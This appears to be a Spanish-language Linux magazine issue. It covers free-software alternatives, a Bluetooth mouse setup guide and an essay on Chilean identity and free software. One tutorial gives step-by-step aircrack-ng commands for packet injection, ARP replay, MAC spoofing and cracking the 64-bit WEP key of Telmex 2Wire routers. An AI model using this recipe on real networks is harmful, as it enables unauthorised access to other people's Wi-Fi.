Diagramas: Si necesitas diseñar diagramas u organigramas, entonces **Dia** es la herramienta que necesitas, además de ser libre y gratuito, su forma de uso es similar a Visio. Hay versiones disponibles para Linux y Windows.



Podría parecer que éste es un tema reiterativo, pero es necesario difundir e informar sobre las alternativas de programas de software libre que existen, las características de cada uno de ellos, para que el recién llegado a Linux sepa con que se encontrará en este nuevo mundo.

Hay que insistir en las bondades del software libre, ya que la maquinaria propagandista del software privativo no se detiene y está continuamente bombardeando a los usuarios de las ventajas y supuestas virtudes del software privativo, y desprestigiando al software libre.

Más allá de ser gratuito, hay que destacar la libertad que entregan los programas al usuario. La libertad de utilizarlo de forma completamente legal y libre, sin la necesidad de utilizar métodos dudosos, ni buscar cracks ni seriales; de poder instalarlo en todos los equipos que necesite sin necesidad de pagar ni un centavo, ya que la gran mayoría del software libre se encuentra disponible gratuitamente. Y en este caso, el paradigma de “barato es malo” no se produce, ya que hay aplicaciones de software libre de excelente calidad que sobrepasan a sus pares privativos, como por ejemplo Firefox que es largamente superior al inseguro y defectuoso Internet Explorer.

Puedes encontrar alternativas libres para la mayoría del software comercial. Podrán carecer de algunas de las funcionalidades del software privativo, pero serán más que suficientes para la mayoría de las personas.


Al contrario de lo que mucha cree, es ilegal tener Windows o programas privativos sin haber pagado una licencia de uso. ¿Para qué arriesgarse? Prefiere Linux y el software libre.

Ahora ya tienes una guía que te permitirá utilizar Linux con confianza, una brújula que te permitirá orientarte cuando accedas al menú de programas disponibles en el mundo del pingüino.

Equivalencias de programas Linux / Winbugs

- Alternativas
- Linux/Winbugs
- LinuxEq
- Wiki Equivalencias
- wordviewWare

Alex Sandoval Morales
alexsandovalm@yahoo.com
Miembro del equipo de Begins



Por Tomás Andrés Echeverri
tomandech@gmail.com

Inyección con ipw2200 sobre 2Wire de Telmex con wep de 64 bits

Muchos me decían que tenia que parchar pero no hay necesidad bueno lo que se necesita es:

1) El paquete de aircrack-ng-0.9.1.tar.gz

El live cd BackTrack2 (o el que quieran pero que el kernel sirva xD)

Tu superhiperultracheverechido módulo (tengo una thinkpad R50e) ipw2200

Bueno comenzamos muchos mouse dependientes me preguntan como hacerlo, aquí pongo como lo hago yo:

tengo entendido que solo se pueden usar los ataques con este método

2 (--interactive)
3 (--arpreplay)
4 (--chopchop)

2) Primero haz un scan con

iwlist dispositivo scan

y apunta el mac del AP y el canal esto es importante

3) opcional compila e instala el aircrack siempre lo hago xD ----
descarga wget http://download.aircrack-ng.org/aircrack-ng-0.9.tar.gz
descomprime tar -zxvf aircrack-ng-0.9.tar.gz
entra en el directorio cd aircrack-ng-0.9
compila e instala make
make install

4)ahora activamos la interfaz de rtap

quitamos el módulo de ipw2200
modprobe -r ipw2200

si ponemos
modinfo ipw2200
parm: rtap_iface:create the rtap interface (1 - create, default 0) (int)
podremos ver las opciones que tiene el módulo y de ahi podemos mirar rtap_iface

cargamos el módulo con esa opción =)
modprobe ipw2200 rtap_iface=1

con esto activamos la interfaz rtap

5)ahora tenemos que hacer una asociación a el AP dar una clave falsa o fake esto se tiene que hacer antes de aireplay

iwconfig eth1 ap macdelap
iwconfig eth1 key s:fakekey
iwconfig eth1 mode managed

6)levantamos las interfaces

ifconfig eth1 up
ifconfig rtap0 up

si en este paso ponemos iwconfig para ver la asociación , podremos verla en el dispositivo eth1...



7)ahora corremos airodump para capturar paquetes con la interfaz rtap0
airodump-ng --channel --bssid -w jijoju rtap0
en channel ponemos el canal del ap
el bssid del ap
-w le dice que cree un archivo llamado jijoju
rtap0 es la interfase a usar
después nos dice que clientes hay conectados


8)ahora abrimos aireplay
aireplay-ng --arpreplay -x 1024 -b bssid ap -h tumac -i rtap0 eth1
--arpreplay es el ataque
-x es el número de paquetes por segundo
-b bssid del ap
-h tumac adress (puedes cambiarla (siempre lo hago) usando ifconfig eth1 hw ether 00:11:22:33:44:55 o lo que se te ocurra)

9)esperamos un rato yo me espero a las 100000 iv's

después con aircrack, en este caso era de 64 bits así que pongo el parámetro , si es de 128 bits pon 128 en lugar de 64 =) si quieres una taque con PTW pon -z

aircrack -n 64 archivo.cap
aircrack -z archivo.cap (ataque ptw)

Por Artz Neo artzneo@linuxmail.org









BLUETOOTH

Los cambios dicen que son para mejor, yo no creo que sea así eso lo voy a dejar a su criterio, pero mi buen amigo Óscar se está tomando unas largas vacaciones, por lo que ya que participé en algunas ediciones anteriores no podía dejar botada la gran sección de Begins, es por esto que esta es una nueva y fresca edición del Ojo del Novato.

Dicho lo anterior vamos directo a lo que nos convoca, últimamente el bluetooth a tenido un crecimiento enorme, todos los notebook ahora salen con él y cada día se hace más necesario ya que los gadget de siempre ahora los encontramos en este estilo, es más, mi mouse es bluetooth y el futuro teclado también lo será, incluso algunos laptop como por ejemplo el Macbook Air ya no traen siquiera USB muy avanzado según mi opinión para los tiempos en que aún muchos no están acostumbrados, pero pasando a lo que nos convoca vamos a configurar mi mouse bluetooth en mi ubuntu.



Tenemos que decir que el soporte Bluetooth no tiene mayores complicaciones, basta con iniciarlo y ya está, lamentablemente no todo es color de rosas, ya que a pesar de que como muestra la imagen, lo reconoce pero al intentar sincronizar me arroja un error que no puede, por suerte tenemos a la poderosa consola, todo lo que no puede hacer el entorno gráfico recordar que si se puede hacer por consola, por lo que basta con unos simples pasos y está configurado para que siempre lo reconozca sin problema.



Vamos con la receta entonces :



Lo primero es descubrir -si es que no tenemos- la MAC del dispositivo.
Lo hacemos fácilmente con la herramienta hcitool en consola tecleamos

```
..@laptop:~$ hcitool scan
```

al tener la Mac tenemos que editar un simple archivo
/etc/bluetooth/hcid.conf

agregamos nuestro nuevo dispositivo

```
device 00:07:61:97:09:F2 {
 name "Mouse";
}
```

importante ver que al lado del device agregamos la MAC de nuestro dispositivo, el nombre es solo algo representativo, al tenerlo agregado reiniciamos los servicios.

```
/etc/init.d/bluez-utils restart
* Restarting Bluetooth services… [ ok ]
```

Ahora ya solo falta el paso final y es que hay que conectar los dispositivos, para eso otra simple herramienta hidd

```
..@laptop:~$  hidd –search
Searching ...
        Connecting to device 00:07:61:97:09:F2
..@laptop:~#
```

Ahora como ya podrán ver, en su computador tienen funcionando su dispositivo bluetooth, la verdad no se por qué con algunos dispositivos la GUI de Gnome en Ubuntu no funciona, como el caso de mi mouse, para los que les pase lo mismo este Ojo del Novato les vendrá de lujo, para los que si les conectan es preferible hacer solo 2 click y ya tienen todo configurado.

Eso, nos vemos en otro Ojo del Novato, vamos a ver si logro reclutar a alguien y si tienen dudas mándelas a

ojodelnovato@revistabegins.org



Kill Software Libre

Abstract.
El siguiente texto reflexiona sobre la analfabetización que subyace de los traspasos culturales. Se propone reconstruir parte de la historia desde los inicios de los estados nacionales para contextualizar nuestra discusión. La identidad Chilena será confrontada ante el software el libre y las comunidades virtuales. ¿Somos realmente garantes de esta nueva posible libertad?

Verdad abrasadora,
¿A qué me empujas?
No quiero tu verdad,
Tú insensata pregunta.
¿A qué esta lucha estéril?
No es el hombre criatura capaz de contenerte,
Avidez que solo en la sed se sacia,
Llama que todos los labios consume,
Espíritu qué no vive en ninguna forma
Mas hace arder todas las formas. Contra invisibles huestes.

Octavio Paz. La poesía.

Jorge Forero Rodríguez.

Introducción

Libertad y revolución. [i]

Ad portas de la revolución de 1789, Francia sucumbía ante la desigualdad social. El rey Luis XVI era incapaz de restablecer el orden económico, y las deudas feudales azotaban al pueblo del Tercer Estado, cobrándose impuestos elevados que cultivaban el descontento masivo.

"Le Tier-État" o Tercer Estado representaba al 98% de la población y reagrupaba a jornaleros, campesinos, artesanos y burgueses.

El 17 de junio de 1789 el Tercer Estado se auto proclama "Asamblea Nacional", y se embarca en la redacción de una constitución. La primera medida de esta organización fue votar la declaración de los derechos del hombre y ciudadano, inspirada en la declaración independentista de los Estados Unidos, y que acuñaron bajo el emblema "Libertad, Igualdad y Fraternidad".

Los cimientos de la declaración de los derechos del hombre, de 1789, es el trascendental legado de la revolución.

"Quand un peuple devenu libre a établi de sages lois, sa révolution est faite ; si ces lois sont propres au territoire, la révolution est durable." [ii]

Cabe destacar su artículo 6, el cual establece que:

"La ley es expresión de la voluntad de la comunidad. Todos los ciudadanos tienen derecho a colaborar en su formación, sea personalmente, sea por medio de sus representantes. Debe ser igual para todos, sea para castigar o para premiar; y siendo todos iguales ante ella, todos son igualmente elegibles para todos los honores, colocaciones y empleos, conforme a sus distintas capacidades, sin ninguna otra distinción que la creada por sus virtudes y conocimientos."

La otra Libertad. [iii]

El cautiverio del rey Felipe de España, por parte de Napoleón Bonaparte, justificó el sentimiento independentista Chileno.

El Cabildo santiaguino presionó incesantemente por lograr que Mateo de Toro y Zambrano convocase a cabildo abierto. Posterior al establecimiento de nuestra primera junta de gobierno, surgen algunas normativas de carácter temporal que se suceden hasta 1830, lo que será denominado como período de ensayos constitucionales.

Se podría sugerir entonces que, si las ideas libertarias de la Revolución Francesa, encarnadas en el sentimiento independentista de los hermanos Carrera, comparten una misma ideología, los resultados podrían ser comparables. No obstante, estas ideas son ajenas al conocimiento popular.

La Revolución Francesa fue una revolución popular, sostenida en la ilustración, que satisfizo de peor o mejor manera las necesidades de esa cultura. Los aires independentistas chilenos, al contrario, contaban con un pueblo sumiso al cual se le impuso una mentalidad racionalista extranjera, encarnada por gobiernos "ilustrados", aunque claramente dictatoriales y elitistas.

"Años, décadas, siglos en que unos mandaron sin ninguna duda, y también sin piedad, y los otros obedecieron. Inquilinos, peones, allegados, torrentes, afuerinos, voluntarios obligados, camperos gente de a pie y gente de a caballo, todos debieron sacarse el sombrero con respeto, y decir ceremoniosamente, servilmente, sumisamente, terriblemente por siglos:
"Mande, patrón, que desea su merced, se le ofrece algo misia, para servirle..."
Ahí nació una cultura y una identidad, la identidad autoritarista de este país. Es todo lo contrario al ejercicio de la libertad subjetiva. Es vivir bajo la sombra de la autoridad, bajo el peso del deber, bajo el temor a romper la norma. Es el lugar donde la libertad es pecado"[iv]

Las ideas revolucionarias Chilenas eran más un acto poético que un verdadero manifiesto nacional, en cuanto *el espíritu "que no ha tomado posesión de la libertad no puede existir, sino como fuerza limitada, como carácter detenido en su desarrollo, como alma cautiva y prosaica"*

Esto, debido a que los cimientos de los estados nacionales se hayan en la cultura de texto.

"El estado nacional es por definición la imposición de la cultura de texto. El estado dicta la constitución, el código penal, el código civil, toda la legislación correspondiente. Pero lo novedoso aquí –a diferencia de Europa- se contrapone la cultura del texto a los tres siglos previos de cultura mestiza de la oralidad")[vi]

Y si bien Camilo Henríquez vislumbraba el abismo en sus palabras ("*OH ¡Si la Aurora de Chile pudiese contribuir de algún modo a la ilustración de mis Compatriotas!*")[vii], sabía que luchaba contra un gigante: La inercia que subyace del legado de la cultura.

Los años que se suceden son el reflejo y la confirmación de una identidad sumisa, de un tremendo desconocimiento popular.

Las bases de los estado latinoamericano se hayan en la formulación de una constitución escrita, lo que supuso un obligado traspaso cultural. Este traspaso genero analfabetos, y con ello una nueva y exitosa forma de poder y segregación. La explotación se ampara básicamente en el miedo y la falta de educación del explotado.

" *Si entender no se acompaña de un reconocimiento total del otro como sujeto, entonces tal comprensión corre el riesgo de ser utilizada con el propósito de explotación*"[viii]

La serie de golpe de estados en América latina, del siglo XX, generaron una forzada reevaluación de nuestra identidad. La pobreza extendida, el fracaso del sueño socialista, la represión hacia un pueblo que finalmente opta por la globalización, nos obliga a replantear si estamos lo suficientemente alfabetizados e instruidos como para enfrentar este nuevo traspaso cultural; El traspaso hacia la cultura global.

Mirada crítica.

Antes de ir de lleno al punto medular que inspira este texto vamos a detenernos un momento en la mirada Hegeliana [ix], por su contexto histórico, influenciado por la Revolución Francesa, y con una mirada crítica hacia América latina del siglo XIX.

Hegel nos sitúa en la geografía por estar -según él-, aun en la prehistoria. El "*no-ser-siempre-todavía*" (Mayz Vallenilla, 1959) nos remonta a la naturaleza geográfica: aquella realidad que precede y prepara al espíritu. Y el espíritu se conoce a través de la libertad.

Es la historia, su dialéctica la que une el pasado, presente y futuro. Es por esto que he querido comenzar por el pasado, situándome en los orígenes de la república para responder a nuestra identidad sumisa y nuestra aversión al cambio.

El que una sociedad vaya en busca de su destino supone la organización de sus partes en un proyecto común, pero América es geográfica y la organización ha sido siempre un problema. No es mi idea sugerir con esto que en nuestro continente no existían y no existen comunidades organizadas, sino que la forma de organización de estas, no son asociativas .

Podríamos sugerir que la geografía se atribuye a nuestra sociabilidad en tanto que la historia a la asociatividad.

Vale la pena mencionar que Hegel augurio en América anglosajona el país del porvenir (país asociativo).

De los estudios comparados de sociabilidad y asociatividad[x], podemos inferir algunas respuesta a esta diferencia entre las Américas, proponiéndose entre otras cosas los índices de confianza como variable.

"La confianza es una actitud que se valida en las relaciones con extraños y desconocidos".

Y en este sentido se argumenta que:

"Nuestra cultura suele ser hospitalaria, pero no amistosa puesto que valida al extraño en la medida en que entra a la casa y se sienta en la mesa, o sea, en tanto deviene conocido, absorción que se completa y consolida en la elaboración de algún vinculo permanente de familiaridad."

Es frente a este panorama, que nuestra identidad se enfrenta ante una nueva crisis. El traspaso de la cultura de texto a lo que denomino cultura digital.

Cabe entonces preguntarse ¿Estamos preparados y organizados para enfrentar esta nueva etapa? ¿Como es que nos hemos (o nos han) preparado? ¿Como vencer la inercia cultural?

El software libre.[1]

Antecedentes [xi].

Se entiende por software libre a toda aquella plataforma lógica de programas y sistemas operativos creados a partir de la iniciativa de un grupo de analistas y programadores, que van aportando ideas, códigos fuente y conocimientos hasta conformar un programa ejecutable para usuarios computacionales. Los sistemas operativos libres han resultado muchísimo más eficaces y robustos que los sistemas comerciales y privados. Existen además las ciber-comunidades[2] de ayuda, en donde hay millones de personas capaces de responder a cualquier pregunta o solucionar algún problema o duda, por pequeña que sea.

Adquirir un software libre, es gratuito, no hay complicaciones comerciales de por medio, todo lo contrario. El software es del usuario, le pertenece, puede acceder hasta su código fuente y modificarlo a su antojo, regalarlo, copiarlo, distribuirlo, sacar cosas, crear otras, definir funciones, establecer cadenas de procesos, o sea puede personalizarlo de la manera que más le convenga, a diferencia de los sistemas privados, que al momento de ser comprados no son propiedad del comprador sino que este tiene derecho a utilizarlo bajo las políticas que define arbitrariamente la empresa.

Comunidades libres.

A fines del siglo XX se acuñó un termino que proliferaría como garante de una nueva libertad en el mundo de la comunicación digital. El software libre proponía el uso cooperativista del conocimiento, que perturbaría involuntariamente a las multinacionales y su marco legal excluyente y privativo. Títulos tales como, “se permite copiar, modificar y distribuir” hacían tambalear el imperio capitalista que velaba por los derechos de autor.

[1] Con software libre englobamos aquellos softwares de distribución gratuita y de código abierto.

[2] Una ciber-comunidad es cualquier comunidad de individuos que usan plataformas virtuales como su lugar de reunión, discusión y cambio de puntos de vista.

Pero lo que esta detrás de esto es mucho más trascendental que la mera gratuidad –como muchos tienden a pensar. Lo que está detrás, –y siempre ha estado- es la libertad.

En la era digital nace un resurgimiento de los principios éticos ligados a la actitud connatural de los seres humanos de crear y comunicar, los cuales se entrelazan con nuevas prácticas surgidas de las nuevas tecnologías de la información y la comunicación (NTIC) para construir y distribuir el conocimiento. Los softwares libres han tomado un gran impulso, tanto en Estados Unidos como en parte de Europa, y han ganados adeptos por todo el mundo.

Esta nueva ciber-ética, esta no obstante sujeta a lo anteriormente expuesto. La confianza es fundamental y es el sustento de las ciber-comunidades.

“La asociatividad presupone individuos libres e independientes, pero al mismo tiempo requiere que nadie esté en condiciones de valerse enteramente por si mismo y que sea imperioso el concurso de los demás” (x)

Es por esto que la cultura nos enfrenta nuevamente a la historia. Quienes somos, quienes fuimos y quienes queremos ser.

Si bien subyace en nuestra sociedad la resistencia al cambio (el analfabetismo tecnológico que impide mirar mas allá), lo realmente espelúznate sería avalar el patentamiento del software, fomentando el monopolio y las limitaciones al conocimiento.

Nuestro escenario.

Chile, a pesar de contar con altos índices de infraestructura tecnológica, no es un referente en el activismo social del software libre. Nuestros vecinos más cercanos con políticas vigentes al respecto son los brasileños, implementándolo con éxito en el sector público y privado. Han surgido sin embargo hace algunos años algunos intentos por activar el movimiento en nuestro país. Este fenómeno se ha acelerado desde mediados del 2004 hasta la fecha.

A continuación menciono sólo algunas de las cientos de comunidades de programadores, analistas e investigadores que han desarrollado exitosamente el concepto del software libre:

Tux.cl, por ejemplo es una comunidad creada en Talca para acoger a los linuxeros[3] .

3 Dícese de una persona que usa habitualmente Linux como sistema operativo libre, o que lo usa como sistema principal, defendiendo -ante todo- el software libre.

Otro ejemplo es Komunitae.cl, que promueve la tecnología de punta en Tomé y pretende transformar la región en un polo tecnológico de educación, comunicaciones y desarrollo.

La charla dictada por Werner Westermann, en el quinto encuentro Linux titulada "incorporación efectiva de GNU/Linux a la educación escolar"[xii] vislumbró el creciente interés nacional en esta materia. La universidad Federico Santa Maria fue sede de encuentro de docentes, encargados de laboratorios computacionales de colegios, estudiantes, ingenieros, artistas, diseñadores y empresas afines.

Las cosas no parecen sin embargo ser tan fáciles. La implantación de este sistema en algunos pilotos tal como anunciamos, cuenta con la resistencia de la comunidad que argumenta que no lo es que ellos conocen y su uso se vincula y reduce a aspectos económicos (y en ese caso es mejor crackear[4] una licencia comercial). Pero tenemos que replantarnos esta estrecha visión y preparar nuestro futuro. El software libre es una corriente asociativa en post de la comunidad libre y con libre acceso al conocimiento, por lo que su éxito radica no solo en su incorporación legal en la cultura de texto sino que en el conciente colectivo.

El desafío está en la formación de esta nueva conciencia de libertad, en el traspaso libre del conocimiento, en el compromiso para con la comunidad y su proyecto.

"Es deber de la comunidad contribuir al desarrollo y perfeccionamiento de la educación" [xiii]

El estigma geográfico hegeliano y la matriz autoritaria de nuestro país son nuevamente revisados y confrontados en la identidad nacional.

Amo los detalles, odio generalidades.[5]

